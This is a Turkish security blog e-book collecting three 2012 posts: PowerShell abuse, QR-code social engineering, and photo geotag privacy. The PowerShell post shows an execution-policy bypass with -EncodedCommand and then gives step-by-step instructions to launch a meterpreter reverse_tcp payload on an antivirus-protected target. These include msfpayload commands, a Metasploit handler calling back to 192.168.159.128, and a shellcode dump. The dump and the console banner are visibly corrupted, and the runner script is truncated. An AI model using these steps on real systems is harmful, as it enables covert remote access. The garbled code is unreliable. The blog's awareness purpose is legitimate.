

Hack 4 Career - 2012

Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (<https://www.mertsarica.com>) , bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yaziya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığı olumlu geri dönüşler sonucunda, yazdıklarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayıracak yapıtmış olduğum araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarmış faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
<https://www.mertsarica.com>
<https://twitter.com/mertsarica>

Komut Satırının Gücü Adına!

Source: <https://www.mertsarica.com/komut-satirinin-gucu-adina/>

By M.S on December 5th, 2012



Yapılan istatistiklere göre 2011 yılının son çeyreğinde Windows XP işletim sistemi ile Windows 7 işletim sistemi arasındaki kullanım oranları birbirine oldukça yakındır, 2012 yılının son çeyreğinde Windows 7 işletim sistemi kullanım oranının Windows XP işletim sistemi kullanım oranını ikiye katlamış olması, penetrasyon testi/sızma testi gerçekleştiren bilişim güvenliği uzmanları arasında tek bir nedenden ötürü memnuniyetle karşılandı o da Windows 7 ile yüklü gelen Powershell'den başkası değildi.

Powershell, Microsoft tarafından yönetim görevlerini otomatize etmek amacıyla geliştirilmiş, .NET sınıflarından faydalananarak betikler (script) geliştirilmesine imkan tanıyan yeni nesil komut satırıdır. İlk sürümü 2006 yılında Microsoft tarafından yayınlanan Powershell'in ikinci sürümü 2009 yılında Windows 7 ve Windows 2008 işletim sistemlerine entegre edilmiş üçüncü sürümü ise Windows 8 ve Windows Server 2012 işletim sistemlerine entegre edilerek kullanıcıların kullanımına sunulmuştur.

Powershell, güvenlik önlemi adına güvenilir kaynaklar tarafından geliştirilmemiş olan betiklerin çalıştırılmasına varsayılan (default) olarak izin vermez. Kurumsal ortamlarda da daha önce Powershell'in gücüne tanıklık etmiş olan Sistem Yöneticileri çoğunlukla Etki Alanı Denetleyicisi (DC) üzerinden Powershell'in güvenilir olmayan kaynaklardan indirilen betiklerin çalıştırılmasını yasaklamaktadırlar.

```

Administrator: C:\Windows\System32\cmd.exe - powershell
PS C:\Users\Mert\Desktop> cat .\Hack4Career.ps1
Write-Output "Hack4Career - www.mertsarica.com - www.hack4career.com"
PS C:\Users\Mert\Desktop> .\Hack4Career.ps1
File C:\Users\Mert\Desktop\Hack4Career.ps1 cannot be loaded because the execution of scripts is disabled on this system. Please see "get-help about_signing" for more details.
At line:1 char:18
+ .\Hack4Career.ps1 <<<
+ CategoryInfo          : NotSpecified: (:) [], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException
PS C:\Users\Mert\Desktop> Get-ExecutionPolicy
Restricted
PS C:\Users\Mert\Desktop> -

```

Ancak ve ancak sistem yöneticileri de dahil çoğu son kullanıcı bu betiklerin Command ve EncodedCommand (Base64 ile kodlanmış (encode) betik) ile de çalıştırıldığından haberdar değildir. Normal şartlarda betik çalıştırılmaya izin vermeyen politikalar Command ve EncodedCommand ile atlatılabilirlerdir.

```

Administrator: C:\Windows\System32\cmd.exe - powershell
PS C:\> cat .\Hack4Career.ps1
Write-Output "Hack4Career - www.mertsarica.com - www.hack4career.com"
PS C:\> .\Hack4Career.ps1
File C:\Users\Mert\Desktop\Hack4Career.ps1 cannot be loaded because the execution of scripts is disabled on this system. Please see "get-help about_signing" for more details.
At line:1 char:18
+ ..\Hack4Career.ps1 <<<
+ CategoryInfo          : NotSpecified: (<>)[], PSSecurityException
+ FullyQualifiedErrorId : RuntimeException

PS C:\> Get-ExecutionPolicy
Restricted
PS C:\> $code = (Write-Output "Hack4Career - www.mertsarica.com - www.hack4career.com")
PS C:\> [convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($code))
UwByAGkAdB1AC0ATwB1AHQAcAB1AHQAIAA1AEgAYQBjAGsANABDAGEAcgB1AGUAcgAgAC0A1AB3AHcAdwAuGgAYQBjAGsANABjAGEAcgB1AGUAcgAgAAQMAbwBtACIA
PS C:\> powershell -EncodedCommand UwByAGkAdB1AC0ATwB1AHQAcAB1AHQAIAA1AEgAYQBjAGsANABDAGEAcgB1AGUAcgAgAC0A1AB3AHcAdwAuGgAYQBjAGEAcgB1AGUAcgAgAAQMAbwBtACIA
Hack4Career - www.mertsarica.com - www.hack4career.com
PS C:\>

```

Powershell'in betiklerde .NET sınıflarını kullanmaya imkan tanımı, C# ile yazılmış bir kod parçasını çalışma (runtime) esnasında derlemesi ve çalıştırması sayesinde örneğin komut enjeksiyonu (command injection) zafiyeti olan bir Windows Server 2008 işletim sisteminin komut satırına uzaktan erişmek (remote shell) veya basit şifre tahmini ile sizilan bir Windows 7 işletim sisteminin Metasploit'e bağlanmasılığını sağlamak mümkündür. En önemlisi ise Powershell sayesinde Antivirüs yazılıminın kullanıldığı bir sistemde Antivirüs'e yakalanmadan istenilen kabuk kodu çalıştırılabilir.

Örnek olarak Powershell üzerinden kabuk kodu çalıştırmak için Matt Graeber tarafından geliştirilen aşağıdaki betiği kullanabilirsiniz.

```
$code = {$code = '[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSi
```

Betığın çalışabilmesi için \$sc64 değişkenine hedef işlemci mimarisine uygun olan (x32 veya x64) kabuk kodunu kopyalamanız gerekmektedir. \$sc64 değişkenine atanacak kabuk kodunu aşağıdaki şekilde oluşturabilirsiniz.

```
msfpayload windows/x64/meterpreter/reverse_tcp LHOST=192.168.159.128 PORT=4444 EXITFUNC=thread C | sed '1,6d;s/[^\r\n]*$//'
```

```

root@bt:/opt/metasploit/msf3
*****.....
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ --=[ 840 exploits - 471 auxiliary - 142 post
+ --=[ 250 payloads - 27 encoders - 8 nops

msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.159.128
LHOST => 192.168.159.128
msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.159.128:4444
[*] Starting the payload handler...

```

```

root@bt:/opt/metasploit/msf3# msfpayload windows/x64/meterpreter/reverse_tcp LHOST=192.168.159.128 PORT=4444 EXITFUNC=thread C | sed '1,6d;s/[^\r\n]*$//'
| tr -d '\n' | cut -c2- | sed 's/^(\^)[(.*.\^)]*\.\^/\1/' | sed 's/.(\2)$//'
| tr -d '\n' | more
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,
0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x52,0x51,
0x20,0x48,0x8b,0x72,0x50,0x48,0x4f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,
0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,0x80,0x88,
0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,
0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0x4f,0xc9,0x41,0xb8,0x34,0x88,0x48,
0x01,0xd6,0x4d,0x31,0xc9,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,0x48,0x18,0x44,
0x38,0xe0,0x75,0xf1,0x03,0x4c,0x24,0x4c,0x24,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,
0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0xb8,0x0c,0x48,0x48,0x8b,0x40,0x1c,0x49,
0x01,0xd0,0x41,0x88,0x04,0x88,0x01,0xd0,0x41,0x58,0x1e,0x58,0x5e,0x59,0x51,
0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xffff,0xe0,0x58,0x41,
0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,0xffff,0xffff,0x5d,0x49,0xe0,0x77,0x73,0x32,
0x5f,0x33,0x32,0x00,0x00,0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,
0x00,0x49,0x89,0xe5,0x49,0xbc,0x02,0x00,0x11,0x5c,0xc0,0xa8,0x9f,0x80,0x41,0x54,
0x49,0x89,0xe4,0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xffff,0xd5,0x4c,0x89,
0xea,0x68,0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x00,0x6b,0x00,0xffff,0xd5,0x50,
0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xffff,0x0c,0x48,0x89,0xc2,0x48,0xffff,0xc0,
0x48,0x89,0xc1,0x41,0xba,0x0e,0x0f,0xffff,0xd5,0x48,0x89,0xc2,0x48,0x89,0x0e,0x0f,
0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,0x99,0x5e,0x74,0x61,0xffff,0xd5,
0x49,0x81,0xc4,0x40,0x20,0x00,0x00,0x48,0x83,0x3c,0x10,0x48,0x89,0xc2,0x4d,0x31,
0xc9,0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0x49,0xc8,0x5f,0xffff,0xd5,
0x48,0x83,0xc4,0x20,0x5e,0x6a,0x40,0x41,0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,
0x48,0x89,0xc2,0x48,0x89,0x31,0xc9,0x41,0xba,0x58,0x8a,0x44,0x53,0x0e,0xffff,0xd5,0x48,0x89,
0xc5,0x49,0x89,0xc7,0x4d,0x31,0xc9,0x49,0x89,0x0f,0x48,0x89,0x0d,0x48,0x89,0xf9,
0x41,0xba,0x02,0x4d,0x85,0x5f,0xffff,0xd5,0x48,0x89,0xc3,0x48,0x29,0xc6,0x48,0x85,
0xf6,0x75,0xe1,0x41,0xffff,0xe7

```

Ardından betik blogunu Powershell komut satırına kopyaladıktan sonra Base64 ile kodlamak için [convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes(\$code)) kodunu çalıştırmanız gerekmektedir. Son olarak Backtrack'de hazır bulunan Meterpreter ile hedef sistemi bağlamak için az önce elde ettiğiniz BASE64 ile kodlanmış betiği hedef sistemepowershell -EncodedCommand şeklinde çalıştırarak Meterpreter'in Antivirüs yüklü hedef sisteme başarıyla çalışmasını sağlayabilirsiniz.

Sonuç olarak Powershell üstün özelliklerinin yanı sıra mevcut güvenlik kontrollerinin yetersiz olması nedeniyle kötüye kullanıma açık olduğu için kullanımına ihtiyaç duyulmayan sistemlerden kaldırılmasını tavsiye ederim.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Çabuk Tepki Vermeyin

Source: <https://www.mertsarica.com/cabuk-tepki-vermeyin/>

By M.S on October 31st, 2012



Quick Response Code (QR Code) Türkçe meali ile Çabuk Tepki Kodu, 1994 yılında Toyota'nın iştiraki olan Japon Denso firması tarafından üretim bandında parça takibi amacıyla geliştirilmiş iki boyutlu barkod türüdür. QR Kodunun veri kapasitesi, nümerik olarak en fazla 7.089 karakter,

alfanümerik olarak en fazla 4.291 karakter, ikilik sistem (8 Bit) olarak en fazla 2.953 bayt, Kanji/Kana olarak ise en fazla 1.817 karakterdir. ([Veri kapasitesi seçilen sürüme ve hata düzeltimine göre değişiklik gösterebilir.](#))

Günümüzde hemen hemen her akıllı cihazda (cep telefonları, tabletler vb.) barkod okuyucu uygulaması olması nedeniyle barkodlar, başta reklam sektörü olmak üzere hizmet sektörü, gıda sektörü, yazılım sektörü ve bankacılık sektörü gibi birçok sektör tarafından çeşitli



A screenshot of a mobile application interface for a QR code. The main feature is a large QR code. Below it, the URL <http://mkn.st/qr/qkup1> is displayed. To the left of the URL, there is metadata information:

- Biçim QR_CODE
- Tür URI
- Süre 31.10.2012 23:48
- Metadata H

At the bottom of the screen, there are three buttons for sharing:

- Tarayıcıyı aç (Open in browser)
- Email ile paylaş (Share via Email)
- SMS ile paylaş (Share via SMS)



Bir diğer örnek olarak ise farklı hizmetler sunmak ve dünyada bir ilk olmak için birbirleriyle yarışan risk istahları yüksek bankalarımızın çeşitli yöntemler ile (salla yolla, sosyal ağdan bankacılık) gerçekleştirdikleri bankacılık işlemlerini benimsemeye çalışırken diğer bir bankamızın ATM'den QR kod ile kredi kartsız para çekmeye imkan tanıyarak dünyada bir ilke imza attığını görebilirsiniz.


ATM'den QR Kod'la kartsız para çekmek?

Yazar: Barış Özkan Schultz | Tarih: 30.10.2012

Türk Ekonomi Bankası (TEB), iPhone kullanıcılarına özel olarak geliştirdiği "CEPTETEB" mobil bankacılık uygulamasını yeniledi. 'CEPTETEB' ile TEB müşterileri ATM'den QR Kod'la kartsız para çekilebiliyor.



CEPTETEB uygulaması ile sunulan ATM'den QR Kod'la para çekme özelliği sayesinde, TEB ATM'lerinden kartsız olarak para çekebilecek. CEPTETEB ana menüsünden erişilen Para Çekme fonksiyonundan hangi hesaptan ne kadar para çekileceği seçildikten sonra ATM ekranında beliren QR Kodu telefona okutmak yeterli. Bu özellik sayesinde telefon ile ATM'den kartsız olarak TL, euro veya dolar cinsinden para çekmek mümkün oluyor.



[http://goo.by/wqo4gA/
cepteteb](http://goo.by/wqo4gA/cepteteb)

Biçim QR_CODE
Tür URI
Süre 31.10.2012 07:53
Metadata H

Tarayıcıyı aç Email ile paylaş SMS ile paylaş


Günümüzde QR kodların hemen her alanda sıkça kullanılıyor olması ve cep telefonumuz ile her gördüğümüz barkodu taramaya başlıyor olmamız aslında sosyal mühendislik saldırılara da davetiye çıkarmaktadır.Çoğu zaman akıllı cep telefonlarında da birer işletim sistemi çalıştığını ve bu işletim sistemlerinin de aynı Windows ve Linux işletim sistemleri gibi zayıflıklere sahip olduğunu ancak bu işletim sistemlerinden farklı olarak güvenlik yamalarının kolayca yüklenemediğini göz ardı etmekteyiz. Durum böyle olunca da cep telefonlarımızın QR kodlar da dahil olmak üzere çeşitli yollar ile istismar edilme olasılığı artmaktadır.

Örneğin [iOS](#) ve [Android](#) işletim sistemlerinde bulunan Webkit internet tarayıcısı motorunda keşfedilen zayıflıkların sadece bir web sitesini ziyaret ederek istismar edilebildiği haberlerini daha önce okumuştuk.

Mekanist örneğinde olduğu gibi barkod okuyucu uygulaması ile QR kod taratan ve uygulama indirip kurmaya alışan bir kullanıcının art niyetli kişilerce hazırlanan bir QR kodu okutması ve ardından zararlı uygulamayı cep telefonuna kurma olasılığı yüksektir çünkü QR kodları hazırlayan kişilerin/firmaların doğruluğunun teyit edilmesi mümkün değildir.

Veya banka örneğinde olduğu gibi ATM'de QR kod taramaya alışan bir kullanıcının art niyetli kişilerce hazırlanan ve ATM'lere yapıştırılan bir QR kodu okutması, art niyetli kişilerin kontrolünde olan bir web sitesini ziyaret etmesi ve bu site üzerinde bulunan zararlı uygulamayı cep telefonuna istem dışı yüklemesi mümkün olabilir.

Özetle QR kod taramaya teşvik edildiğimiz bugünlerde güvenliğiniz için kaynağından emin olmadığınız QR kodları taramamanız, taramanız durumunda da özellikle kısaltılmış URL içeren adresleri ziyaret etmemeniz şiddetle tavsiye edilir aksi halde art niyetli kişilerin cep telefonunuza erişmesi ve kişisel bilgilerinize ele geçirmesi mümkün olabilir. Herhangi bir QR kod taramadan önce QR kod oluşturulmasının [basit](#) ve anonim olarak gerçekleştirilebilen bir işlem olduğunu asla unutmayın.



Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Görevimiz Geotag

Source: <https://www.mertsarica.com/gorevimiz-geotag/>

By M.S on October 7th, 2012




GPS desteği olan son model iOS veya Android işletim sistemine sahip olan mobil cihazınız ile bir yandan tatilinizin keyfini çıkarırken diğer yandan o muhteşem kumsalın, denizin resmini çekip sosyal medya, resim paylaşım siteleri veya kendi web siteniz üzerinden takipçileriniz ile saat başı paylaşırken, evinizi soymak için sizi bu ortamlar üzerinden takip eden ve evinize girmek için en uygun zamanı kollayan hırsızın tatil beldesi ile eviniz arasındaki mesafeyi hesaplayarak kara veya havayolu ile en erken evinize ne kadar sürede varabileceğinizi hesaplamasına istemeden yardımcı oluyor olabilirsiniz. Nasıl mı? Tabii ki çektiğiniz ve paylaştığınız resimlerinizde gizli olan Geotag ile.

Geotagging kısaca bulunduğunuz konumun enlem, boylam gibi coğrafi konum bilgilerinin fotoğraf, video, web sitesi, sms mesajları, QR Code gibi çeşitli ortamlara eklenmesidir. Günümüzde GPS ile donatılmış dijital fotoğraf makineleri ve akıllı telefonlar sayesinde işletim sisteminin veya uygulamaların özellikle çekilen fotoğraflara coğrafi konum bilgilerini eklemesi güvenliğimizi tehdit etmektedir ve biz son kullanıcılar için önem verilmesi, üzerinde durulması gereken bir konu haline gelmektedir. Bu bilgiler JPEG dosya formatında


